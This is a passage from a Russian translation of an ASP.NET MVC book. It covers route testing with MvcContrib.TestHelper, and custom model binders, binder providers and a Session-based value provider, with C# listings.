
Строка 22-23: Регистрация роутов

Если бы все тесты роутов выглядели так, как показано в листинге 9-11, никто бы даже и не потрудился их тестировать. Специфические заглушки на `HttpContextBase` и `HttpRequestBase` тоже не стали удачным решением. Они заглядывали внутрь инструмента Red Gate's Reflector, чтобы выяснить, для чего использовать *mock*. Это неправильное поведение для тестируемой платформы!

К счастью, проект `MvcContrib` включает в себя удобный и быстрый API для тестирования роутов, который значительно упрощает работу. Для начала мы должны установить сборку `MvcContrib.TestHelper` с помощью команды `Install-Package`

MvcContrib.Mvc3.TestHelper-ci в NuGet Package Manager Console, как показано на рисунке 9-9.

Рисунок 9-9: Установка MvcContrib Test Helper через NuGet



Следующий листинг представляет собой тот же тест, но с использованием расширений MvcContrib для тестирования роутов.

Листинг 9-12: Чистое тестирование роутов при помощи проекта TestHelper MvcContrib

```
[TestFixtureSetUp]
public void FixtureSetup()
{
    RouteTable.Routes.Clear();
    MvcApplication.RegisterRoutes(RouteTable.Routes);
}

[Test]
public void root_maps_to_home_index()
{
    "~/".ShouldMapTo<HomeController>(x => x.Index());
}
```

Строка 5: Регистрация роутов приложения

Строка 10: Утвердить URL для соответствия с действием

Начнем с регистрации роутов нашего приложения в `TestFixtureSetUp` с помощью статического метода `RegisterRoutes` из `Global.asax`. Фактически сам тест выполняется методами расширения и лямбда-выражениями. Внутри тестового вспомогательного метода `MvcContrib` есть метод расширения для класса `string`, который создает экземпляры `RouteData` на основе параметров URL. Класс `RouteData` имеет метод расширения для подтверждения того, что значения роута соответствуют контроллеру и действию.

В листинге 9-12 можно увидеть, что имя контроллера выводится из аргумента универсального типа в вызове метода `ShouldMapTo<TController>()`. Действие тогда определяется с помощью лямбда-выражения. Выражение разбивается так, чтобы получить вызов метода (действия) и любые аргументы, которые будут ему переданы. Аргументы сопоставляются со значениями роута. Более подробную информацию об этих расширениях для тестирования роутов можно найти на сайте [MvcContrib](http://mvccontrib.org).

Теперь пришло время применить их к правилам маршрутизации нашего магазина и убедиться, что мы охватили все необходимые случаи.

Листинг 9-13: Тестирование роутов из нашего примера

```
using System.Web.Routing;
using MvcContrib.TestHelper;
using NUnit.Framework;
using RoutingSample.Controllers;
namespace RoutingSample.Tests
{
    [TestFixture]
    public class UsingTestHelper
    {
        [TestFixtureSetUp]
        public void FixtureSetup()
        {
            RouteTable.Routes.Clear();
            MvcApplication.RegisterRoutes(RouteTable.Routes);
        }
        [Test]
        public void root_maps_to_home_index()
        {
            "~/".ShouldMapTo<HomeController>(x => x.Index());
        }
        [Test]
        public void privacy_should_map_to_home_privacy()
        {
            "~/privacy".ShouldMapTo<HomeController>(x => x.Privacy());
        }
        [Test]
        public void products_should_map_to_catalog_index()
        {
            "~/products".ShouldMapTo<CatalogController>(x => x.Index());
        }
        [Test]
        public void product_code_url()
        {
            "~/products/product-1".ShouldMapTo<CatalogController>(x =>
x.Show("product-1"));
        }
        [Test]
        public void product_buy_url()
        {
            "~/products/product-1/buy".ShouldMapTo<CatalogController>(x =>
x.Buy("product-1"));
        }
        [Test]
        public void basket_should_map_to_catalog_basket()
        {
            "~/basket".ShouldMapTo<CatalogController>(x => x.Basket());
        }
        [Test]
        public void checkout_should_map_to_catalog_checkout()
        {
            "~/checkout".ShouldMapTo<CatalogController>(x => x.CheckOut());
        }
    }
}
```

```

    }

    [Test]
    public void _404_should_map_to_error_notfound()
    {
        "~/404".ShouldMapTo<ErrorController>(x => x.NotFound());
    }

    [Test]
    public void ProductsByCategory_MapsToWebFormPage()
    {

        "~/Products/ByCategory".ShouldMapToPage("~/ProductsByCategory.aspx");
    }
}
}
}

```


Каждый из этих простых тестов использует интерфейс тестирования NUnit. Они также используют метод расширения `ShouldMapTo<T>` из `MvcContrib.TestHelper`.

Примечание

Заключительный тест использует другой метод из `MvcContrib - TestHelper`. Метод `ShouldMapToPage` гарантирует, что URL соответствует конкретной странице Web Forms. Это бы вызвало ошибку маршрутизации, которую мы рассмотрели ранее. Если у вас есть юнит тесты для роутов, вы потратите меньше времени на их отладку.

Запустив этот пример, мы увидим, что все наши роуты работают нормально. На рис 9-10 показаны результаты в ReSharper test runner (могут выглядеть несколько по-другому, в зависимости от вашей тестируемой платформы и версии программы).

Рисунок 9-10: Результаты тестирования роутов в ReSharper test runner



Примечание

В листинге 9-13 мы создали для каждого правила отдельный тест. Может быть заманчиво объединить все эти односторонковые тесты в один, но не забывайте, как важно понимать то, почему тест не работает. Если вы допустили ошибку, только отдельные тесты перестанут работать, и вам будет легче понять причину, нежели когда перестанет работать один тест типа `test_all_routes()`.

Вооружившись этими тестами, вы можете свободно изменять правила роутов, не беспокоясь о том, что после этого у вас на сайте перестанут работать ссылки. Представьте себе, что ссылки на товары на Amazon.com неожиданно перестали бы работать из-за опечатки в каком-нибудь правиле роута... Не позволяйте такому случиться с вашим сайтом. Гораздо легче писать автоматизированные тесты для сайта, чем вручную проводить исследовательское тестирование для каждого релиза.

9.7.2. Тестирование исходящих роутов

В тестировании роутов есть один важный аспект, которому мы до сих пор уделяли мало внимания: исходящая маршрутизация. Как было определено ранее, исходящая маршрутизация относится к URL, которые генерируются платформой по данному набору значений роута. Вспомогательные методы для тестирования генерации исходящих роутов также включены в проект MvcContrib и показаны в следующем листинге.

Листинг 9-14 : Тестирование генерации исходящих URL

```
[TestFixtureSetUp]
public void FixtureSetup()
{
    RouteTable.Routes.Clear();
    MvcApplication.RegisterRoutes(RouteTable.Routes);
}

[TestMethod]
public void Generates_products_url()
{
    OutBoundUrl.Of<CatalogController>(x => x.Show("my-product-code"))
        .ShouldMapToUrl("/products/my-product-code");
}
```

В этом примере мы тестируем роут для страницы товара нашего приложения. С помощью метода `OutBoundUrl.Of` мы можем убедиться, что при передаче в движок маршрутизации имени контроллера `catalog`, действия `show` и товарного кода `my-product-code` он будет генерировать URL `/products/my-product-code`.

Теперь, когда мы рассмотрели исчерпывающий пример схем маршрутизации, мы можем начинать создавать роуты для своих собственных приложений и получать удобные, доступные URL. Мы также познакомились с некоторыми полезными расширениями для модульного тестирования, которые помогают гораздо проще тестировать входящие роуты.

9.8. Резюме

В этой главе мы изучили модуль маршрутизации ASP.NET MVC Framework, который обладает практически неограниченной гибкостью для проектирования схем маршрутизации и создания статических и динамических роутов. Самое лучшее здесь то, что код для реализации всего этого относительно прост.

Проектирование схемы URL для приложения – это самый сложный этап, рассмотренный в этой главе, ведь нет окончательного ответа на вопрос, какие роуты лучше всего создать. Код, необходимый для создания роутов и URL из роутов, - простой, процесс разработки схемы - нет. В конечном счете в каждом приложении руководящие принципы будут реализованы по-разному. Одним будет достаточно роутов по умолчанию, созданных шаблоном проекта, в то время как в других будут реализованы сложные пользовательские определения роутов, охватывающие несколько классов C#.

Мы узнали, что последовательность, в которой роуты записаны, определяет последовательность их поиска при получении запроса, и что мы должны тщательно оценивать эффект от добавления новых роутов в приложение. Чем больше роутов определено, тем больше риск отказа существующих URL. Страховка от этой проблемы - тестирование роутов. Чтобы тестирование не было громоздким, мы можем использовать быстрый API тестирования роутов MvcContrib, а с помощью Route Debugger можно увидеть последовательное распределение правил во время выполнения.

Самое главное, что следует запомнить из этой главы, -это то, что ни одно приложение с ASP.NET MVC не должно быть ограничено в URL по техническим причинам, из-за структуры исходного кода - и это только к лучшему! Разделение схемы URL и базовой архитектуры кода предоставляет максимальную гибкость и позволяет создавать URL, которые имеют смысл для пользователя, а не те, которые требуются структурой исходного кода. Сделайте URL простыми, интуитивно понятными и короткими, и они обеспечат дополнительное удобство для пользователя при работе с вашим приложением.

В следующей главе, мы рассмотрим различные способы, получения доступа к данным запроса (таким как параметры из роутов, которые мы определили) из действий контроллера с помощью *связывания данных и провайдеров значений*.

10. Связывание данных модели и провайдеры значений

В этой главе рассматриваются:

- Понятие связывания данных модели
- Создание пользовательского механизма связывания данных
- Расширенные поставщики значений

Протокол передачи сообщений в интернете – HTTP – является строко-ориентированным. Строковые запросы и значения форм в приложениях Web Forms и даже классического ASP были представлены как нестрого типизированные словари строк ключ-значение. Но благодаря простоте контроллеров и действий появилась возможность обрабатывать запросы как вызовы к методам, а также передавать переменные к методам в качестве параметров. Чтобы скрыть абстракцию словаря, нам нужен механизм перевода строковых входных данных в строго типизированные объекты. По умолчанию ASP.NET MVC будет переводить переменные запроса в формат, с которым вы сможете легко работать. Тем не менее, часто вы столкнетесь с дополнительными преобразованиями используемой модели, будь то загрузка информации из базы данных или получение данных из дополнительных источников, таких как файлы cookie, переменные сессий и параметры конфигурации.

В предыдущей главе мы рассмотрели использование маршрутов для создания пользовательских схем URL. В этой главе мы рассмотрим абстракции, которые используются ASP.NET MVC для перевода переменных запросов в параметры действий, а также точки расширения, которые позволяют добавить свою собственную логику этого преобразования. Мы будем использовать эти точки расширения, чтобы удалять дополнительную логику построения моделей из наших контроллеров.

10.1. Создание пользовательского механизма связывания данных модели

Стандартный механизм связывания данных ASP.NET MVC полезен без всяких изменений. Он отлично справляется с получением запросов и данных форм и созданием из них довольно сложных моделей. Он поддерживает сложные типы, списки, массивы, словари и даже валидацию. Однако пользовательский механизм связывания может удалять одну из распространенных форм дублирования – загрузку объекта из базы данных, основываясь на параметре метода действия.

В большинстве случаев этот параметр действия представляет собой первичный ключ объекта или иной уникальный идентификатор, и, чтобы не повторять этот код доступа к данным во всех действиях, мы можем использовать пользовательский механизм связывания, который будет загружать сохраненный объект до выполнения действия. Действие может принять постоянный тип объекта в качестве параметра вместо уникального идентификатора. Хотя это и не большой объем кода в одном действии контроллера, он может сделать контроллер гораздо более описательным, как показано в следующем листинге.

```
// До
public ViewResult Edit(Guid id)
{
    var profile = _profileRepository.GetById(id);
    return View(new ProfileEditModel(profile));
}
// После
public ViewResult Edit(Profile id)
```

```
{  
    return View(new ProfileEditModel(id));  
}
```

По умолчанию расширяемость механизма связывания данных модели в MVC позволяет зарегистрировать механизм, указав тип модели, к которой должен быть применен механизм связывания. Но в приложении с десятками объектов легко забыть зарегистрировать пользовательский механизм связывания для каждого типа. В идеале мы должны были бы зарегистрировать пользовательский механизм связывания только один раз для общего базового типа, либо оставить решение о связывании самому пользовательскому механизму связывания. В ASP.NET MVC эта возможность теперь доступна в виде пользовательского провайдера механизмов связывания.

Чтобы ее реализовать, мы должны предоставить и пользовательский провайдер механизма связывания, и пользовательский механизм связывания. Провайдеры используются MVC Framework для определения того, какой из механизмов связывания нужно использовать для связывания данных модели. Чтобы предоставить механизм связывания для данного типа, провайдеру достаточно вернуть экземпляр механизма связывания. Если провайдер не может предоставить механизм связывания для данного типа, он возвращает null.

Для создания пользовательского провайдера механизмов связывания нам нужно реализовать интерфейс `IModelBinderProvider`.

```
public interface IModelBinderProvider  
{  
    IModelBinder GetBinder(Type modelType);  
}
```

Любая реализация `IModelBinderProvider`, которая применяет пользовательскую логику установления соответствий, должна только проверить переданный в нее тип модели и решить, возвращать экземпляр пользовательского механизма связывания или нет. В нашем случае мы можем посмотреть на переданный в провайдер тип модели, чтобы определить, наследуется ли он от нашего общего базового типа `Entity`.

Чтобы использовать пользовательский провайдер механизма связывания, нам нужно создать реализацию `IModelBinderProvider`, как показано здесь.


Листинг 10-1: Наш пользовательский провайдер связывания данных

```
public class EntityModelBinderProvider : IModelBinderProvider  
{  
    public IModelBinder GetBinder(Type modelType)  
    {  
        if (!typeof(Entity).IsAssignableFrom(modelType))  
            return null;  
        return new EntityModelBinder();  
    }  
}
```

Наш новый пользовательский провайдер механизма связывания реализует интерфейс `IModelBinderProvider`, который содержит только один метод, `GetBinder`. Сначала мы проверяем параметр `modelType`, чтобы определить, наследуется ли тип модели от нашего базового типа `Entity`. Если нет, провайдер механизма связывания возвращает null, указывая, что данный провайдер механизма связывания не может предоставить механизм связывания для данного типа. Если

модель наследует от базового типа Entity, мы возвращаем новый экземпляр EntityModelBinder. Рисунок 10-1 иллюстрирует отношения между этими интерфейсами и классами.

Рисунок 10-1: Диаграмма классов EntityModelBinderProvider и EntityModelBinder



Теперь, когда у нас есть новый провайдер механизма связывания, который может устанавливать соответствия для более чем одного типа, давайте обратим внимание на наш новый механизм связывания для загрузки постоянных объектов. Этот новый механизм связывания будет реализацией интерфейса **IModelBinder**. Ему необходимо будет выполнить ряд действий, чтобы вернуть корректный сохраненный объект:

- Получить значение запроса из связующего контекста
- Обработать отсутствующие значения запроса
- Создать правильное хранилище
- Использовать хранилище для загрузки объекта и его возврата

Мы не будем подробно рассматривать третий пункт (создание хранилища), так как этот пример предполагает наличие контейнера Inversion of Control (IoC) (обсуждается далее в главе 18).

Весь механизм связывания должен реализовывать интерфейс **IModelBinder**.

Листинг 10-2: EntityModelBinder

```
public class EntityModelBinder : IModelBinder
{
    public object BindModel(
        ControllerContext controllerContext,
        ModelBindingContext bindingContext)
    {
        ValueProviderResult value =
bindingContext.ValueProvider.GetValue(bindingContext.ModelName);
        if (value == null)
            return null;
        if (string.IsNullOrEmpty(value.AttemptedValue))
            return null;

        int entityId;
        if (!int.TryParse(value.AttemptedValue, out entityId))
            return null;
```

```

        Type repositoryType =
typeof(IRepository<>).MakeGenericType(bindingContext.ModelType);
        var repository = (IRepository)ServiceLocator.Resolve(repositoryType);
        Entity entity = repository.GetById(entityId);

        return entity;
    }
}

```

Строка 7: Получает значение запроса

Строки 8-11: Возвращается, если не указано значение

Строки 14-15: Конвертирует значение в int

Строки 17-19: Получает репозиторий

В листинге 10-2 мы реализовываем интерфейс механизма связывания IMemberBinder. Во-первых, мы должны реализовать метод BindModel по инструкции, данной ранее. Мы извлекаем значение из запроса ModelBindingContext, переданного в метод BindModel. Свойство ValueProvider можно использовать для извлечения экземпляров ValueProviderResult, которые представляют данные из формы, данные о маршруте и строку запроса. Если нет ValueProviderResult с тем же именем, что и наш параметр действия, мы не будем пытаться получить объект из хранилища. Хотя идентификатор объекта является целым числом, искомое значение является строкой, поэтому мы создаем новый тип int из имеющегося значения для ValueProviderResult.

Как только мы разобрали (распарсили) integer из запроса, мы можем создать соответствующие хранилище из контейнера IoC. Поскольку у нас есть конкретные хранилища для каждого вида объектов, мы не будем знать конкретный тип репозитория во время компиляции. Но все наши хранилища реализуют общий интерфейс, как показано здесь.

```

public interface IRepository<TEntity> where TEntity : Entity
{
    TEntity Get(int id);
}

```

Мы хотим, чтобы контейнер IoC создал правильное хранилище для типа объекта, к которому мы применяем связывание. Это значит, что нам нужно создать правильный объект Type для IRepository, который мы создаем. Это можно сделать, используя метод Type.MakeGenericType для создания закрытого родового типа (дженерик-типа) из открытого родового типа IRepository<>.

Открытые и закрытые родовые типы (generics)

Открытый родовой тип - это родовой тип, который не имеет параметров типа. IList<> и IDictionary<> - открытые родовые типы. Закрытый родовой тип представляет собой родовой тип с параметрами типа, например, IList <int> и IDictionary <string, User>.

Для создания экземпляров типа необходимо создать закрытый родовой тип из открытого родового типа.

Когда свойство ModelBindingContext.ModelType ссылается на закрытый родовой тип для IRepository, мы можем с помощью контейнера IoC создать экземпляр хранилища, который будем далее использовать.

Наконец мы вызываем метод `Get` хранилища и возвращаем извлеченный объект из `BindModel`. Так как мы не можем вызвать родовой метод во время выполнения без использования рефлексии, мы используем другой не-дженерик интерфейс `IRepository`, который возвращает только такие объекты, как `Entity`, как показано здесь.

```
public interface IRepository
{
    Entity Get(int id);
}
```

Все хранилища в нашей системе наследуются от общего базового класса хранилища, который реализует и родовые, и не родовые `IRepository`. Так как не везде могут содержаться ссылки на родовой интерфейс (как мы уже видели в связывании данных модели), дополнительный не родовой интерфейс `IRepository` поддерживает эти сценарии.

У нас есть и `EntityModelBinderProvider` и `EntityModelBinder`, который связывается с объектами из значения запроса, но нам еще осталось настроить ASP.NET MVC, чтобы использовать новый провайдер механизма связывания. Для этого мы добавляем его в список доступных провайдеров механизмов связывания в свойство `ModelBinderProviders.Binder` в `Application_Start`, как показано здесь.

```
protected void Application_Start()
{
    ModelBinderProviders.BinderProviders.Add(new
EntityModelBinderProvider());
}
```

На данный момент у нас есть только один пользовательский провайдер механизма связывания. На практике у нас могут быть специализированные механизмы связывания для определенных объектов, классов объектов (например, классы перечисления) и так далее. Во время выполнения ASP.NET MVC оценивает каждый провайдер механизма связывания по порядку, и провайдер механизма связывания по умолчанию выполняется последним. Создавая механизмы связывания для объектов, мы можем создать действия контроллера, которые принимают объекты в качестве параметров, а не просто целые числа, как показано здесь.

```
public ViewResult Edit(Profile id)
{
    return View(new ProfileEditModel(id));
}
```

Когда у нас есть `EntityModelBinder`, мы не повторяем код в действии контроллера. Теперь нам проще создать экран `Edit`, показанный на рисунке 10-2, без постоянного поиска данных в хранилище. Этот повторяющийся код доступа к данным сделал бы неясным назначение действия контроллера, так как он не имеет непосредственного отношения к тому, что он делает.

Рисунок 10-2: Для экрана `Edit` теперь не нужно загружать профиль вручную



Контроллеры должны управлять раскладкой приложения, и поиск данных можно легко перенести в механизмы связывания. Часто из-за дополнительного кода становится непонятно, *каково* назначение контроллера. Используя пользовательские механизмы связывания, мы можем сделать контроллеры более описательными и доступными для понимания.

Встроенный механизм связывания ищет параметры действия в коллекции форм, значениях маршрута и строке запроса. В следующем разделе мы рассмотрим регистрацию пользовательского провайдера значений, с помощью которого можно расширить список мест, которые будут автоматически проверяться механизмом связывания.

10.2. Использование специализированных провайдеров значений

В ASP.NET MVC 1.0 каждый механизм связывания сам проверял различные источники значений для связывания. Это означало, что если бы мы хотели предоставить новый источник значений, кроме переменных формы, нам бы пришлось переопределить большую часть механизма связывания по умолчанию. Если у нас была модель со смешанными источниками – объект `Session`, конфигурация, файлы и так далее, было бы нелегко изменить механизм связывания по умолчанию так, чтобы связать разные источники. Механизм связывания по умолчанию в ASP.NET MVC связывает параметры действия контроллера из множества переменных запроса. Мы часто видим, что код в действии контроллера строит модель из множества источников, а их содержание передает в действие контроллера ASP.NET MVC.

Используя дополнительные пользовательские провайдеры значений, которые были представлены в ASP.NET MVC 2, мы можем исключить код поиска из наших действий контроллера, как показано здесь.

```
// До
public ViewResult LogOnWidget(LogOnWidgetModel model)
{
    bool isAuthenticated = Request.IsAuthenticated;
    model.isAuthenticated = isAuthenticated;
    model.CurrentUser = Session[""];
    return View(model);
}
// После
```

```

public ViewResult LogOnWidget(LogOnWidgetModel model)
{
    bool isAuthenticated = Request.IsAuthenticated;
    model.isAuthenticated = isAuthenticated;
    return View(model);
}

```

С ASP.NET MVC 2 и 3 концепция предоставления значений механизму связывания абстрагируется в интерфейсе `IValueProvider`:

```

public interface IValueProvider {
    bool ContainsPrefix(string prefix);
    ValueProviderResult GetValue(string key);
}

```

Сам `DefaultModelBinder` использует `IValueProvider`, чтобы создать `ValueProviderResult`. Затем он использует `ValueProviderResult` для получения значений, которые используются для связывания наших сложных моделей. Чтобы создать новый пользовательский провайдер значений, мы должны реализовать два ключевых интерфейса. Первый - это `IValueProvider`, второй является реализацией `ValueProviderFactory`, которая позволит MVC Framework создать наш пользовательский провайдер значений.

MVC Framework поставляется с несколькими встроенными провайдерами значений, которые идут в комплекте в классе `ValueProviderFactories`, как показано в листинге.

Листинг 10-3: Класс `ValueProviderFactories`

```

public static class ValueProviderFactories
{
    private static readonly ValueProviderFactoryCollection _factories =
        new ValueProviderFactoryCollection() {
            new FormValueProviderFactory(),
            new RouteDataValueProviderFactory(),
            new QueryStringValueProviderFactory(),
            new HttpFileCollectionValueProviderFactory()
        };
    public static ValueProviderFactoryCollection Factories
    {
        get
        {
            return _factories;
        }
    }
}

```

В листинге 10-3 мы можем видеть, что исходные провайдеры значений включают в себя реализации, которые поддерживают связывание из значений передачи формы, значений маршрута, строк запроса и коллекции файлов. Но мы хотели бы добавить новый провайдер значений для связывания значений из `Session`, что поможет нам исключить ручной поиск кода из наших контроллеров.

Чтобы добавить новый провайдер значений, нам просто нужно добавить фабрику пользовательского провайдера значений в коллекцию `ValueProviderFactories.Factories`, как правило, в точке запуска приложения, где мы можем также настроить области, маршруты и так далее, как показано здесь.

```

protected void Application_Start()
{
    AreaRegistration.RegisterAllAreas();
    ValueProviderFactories.Factories.Add(new SessionValueProviderFactory());
    RegisterRoutes(RouteTable.Routes);
}

```

ASP.NET MVC требует создать объект-фабрику для обеспечения пользовательского провайдера значений, а не добавлять его напрямую. Для каждого запроса механизм связывания по умолчанию строит всю коллекцию провайдеров значений из зарегистрированных фабрик провайдеров значений.

`SessionValueProviderFactory` становится достаточно простым, как показано здесь.

Листинг 10-4: Класс `SessionValueProviderFactory`

```

public class SessionValueProviderFactory : ValueProviderFactory
{
    public override IValueProvider GetValueProvider(ControllerContext
controllerContext)
    {
        return new
SessionValueProvider(controllerContext.HttpContext.Session);
    }
}

```

Мы создаем нашу пользовательскую фабрику провайдеров значений путем наследования от `ValueProviderFactory` и переопределения метода `GetValueProvider`. Для каждого запроса будет создаваться экземпляр пользовательского `SessionValueProvider` путем передачи объекта `Session` текущего запроса. Вот конструктор:

```

public class SessionValueProvider : IValueProvider
{
    public SessionValueProvider(HttpContextBase session)
    {
        AddValues(session);
    }
}

```

Когда создан экземпляр `SessionValueProvider` с текущим `Session`, мы хотим изучить `Session` и кэшировать возможные результаты. В следующем листинге мы кэшируем полученные из `Session` префиксы и значения для последующего установления соответствий.

Листинг 10-5: Кэш локальных значений и метод `AddValues`

```

private readonly HashSet<string> _prefixes =
    new HashSet<string>(StringComparer.OrdinalIgnoreCase);
private readonly Dictionary<string, ValueProviderResult> _values =
    new Dictionary<string,
ValueProviderResult>(StringComparer.OrdinalIgnoreCase);

private void AddValues(HttpContextBase session)
{
    if (session.Keys.Count > 0)
    {
        _prefixes.Add("");
    }
}

```

```

    }
    foreach (string key in session.Keys)
    {
        if (key != null)
        {
            _prefixes.Add(key);
            object rawValue = session[key];
            string attemptedValue = session[key].ToString();
            _values[key] = new ValueProviderResult(
                rawValue,
                attemptedValue,
                CultureInfo.CurrentCulture);
        }
    }
}

```

Строка 8: Убеждается, что сессия не пустая

Строка 10: Регистрирует пустой префикс

Строка 12: Проходит циклом по содержанию сессии

Строка 16: Сохраняет ключи сессии

Строки 19-22: Создает ValueProviderResult

В листинге 10-5 мы сначала проверяем, содержит ли наш объект Session какие-нибудь ключи. Если это так, мы регистрируем пустой префикс для установления соответствия. Далее мы проходим циклом по всем ключам в Session, добавляя каждый ключ как доступный префикс для установления соответствия с коллекцией _prefixes. После этого мы извлекаем из Session каждое значение и создаем новый объект ValueProviderResult для каждой пары ключ – значение, найденной в Session. Каждый ValueProviderResult затем добавляется к нашему локальному словарю _values.

Так как после создания экземпляра SessionValueProvider мы находим все возможные результаты провайдеров префиксов и значений, реализация двух других необходимых методов IValueProvider будет очень простой.

Листинг 10-6 : Методы ContainsPrefix и GetValue

```

public bool ContainsPrefix(string prefix)
{
    return _prefixes.Contains(prefix);
}
public ValueProviderResult GetValue(string key)
{
    ValueProviderResult result;
    _values.TryGetValue(key, out result);
    return result;
}

```

В методе ContainsPrefix мы возвращаем булево значение, означающее, что наш IValueProvider может установить соответствие с указанным префиксом. Это просто поиск в ранее созданном HashSet-наборе ключей, найденных в объекте Session текущего запроса. Если ContainsPrefix возвращает true, DefaultModelBinder выберет наш провайдер значений для предоставления результата в метод GetValue. Опять же, так как ранее мы уже создали все возможные ValueProviderResults, мы можем просто вернуть кэшированный результат.

Так как же нам воспользоваться пользовательским SessionValueProvider? Мы уже зарегистрировали SessionValueProviderFactory. Далее нам необходим код для использования Session. Из шаблона проекта по умолчанию вы уже знакомы с AccountController. В действие LogOn контроллера AccountController мы добавляем код, чтобы включить профиль вошедшего пользователя Profile в Session, как показано в следующем листинге. Результат этого показан на рисунке 10-3.

Листинг 10-7: Добавление профиля текущего пользователя Profile к Session

```
var profile = _profileRepository.Find(model.UserName);
if (profile == null)
{
    profile = new Profile(model.UserName);
    _profileRepository.Add(profile);
}
Session[CurrentUserKey] = profile;
FormsService.SignIn(model.UserName, rememberMe);
```

Мы находим Profile и сохраняем его в Session, чтобы поставщик значений мог его найти. CurrentUserKey – это локальная постоянная в классе AccountController, который показан далее.

```
[HandleError]
public class AccountController : Controller
{
    public const string CurrentUserKey = "CurrentUser";
    ...
}
```

Как вы помните, SessionValueProvider предоставляет значения для элементов, которые соответствуют любому из значений ключа Session. В нашем случае, для текущего Profile нам нужно только назначить элементу имя CurrentUser и тип Profile, и DefaultModelBinder свяжет наше значение путем извлечения экземпляра Profile из Session. К примеру, мы могли бы создать дочернее действие, которое показывает текущего пользователя, когда он залогинится:


```
[ChildActionOnly]
public ViewResult LogOnWidget(LogOnWidgetModel model)
{
    bool isAuthenticated = Request.IsAuthenticated;
    model.isAuthenticated = isAuthenticated;
    return View(model);
}
```

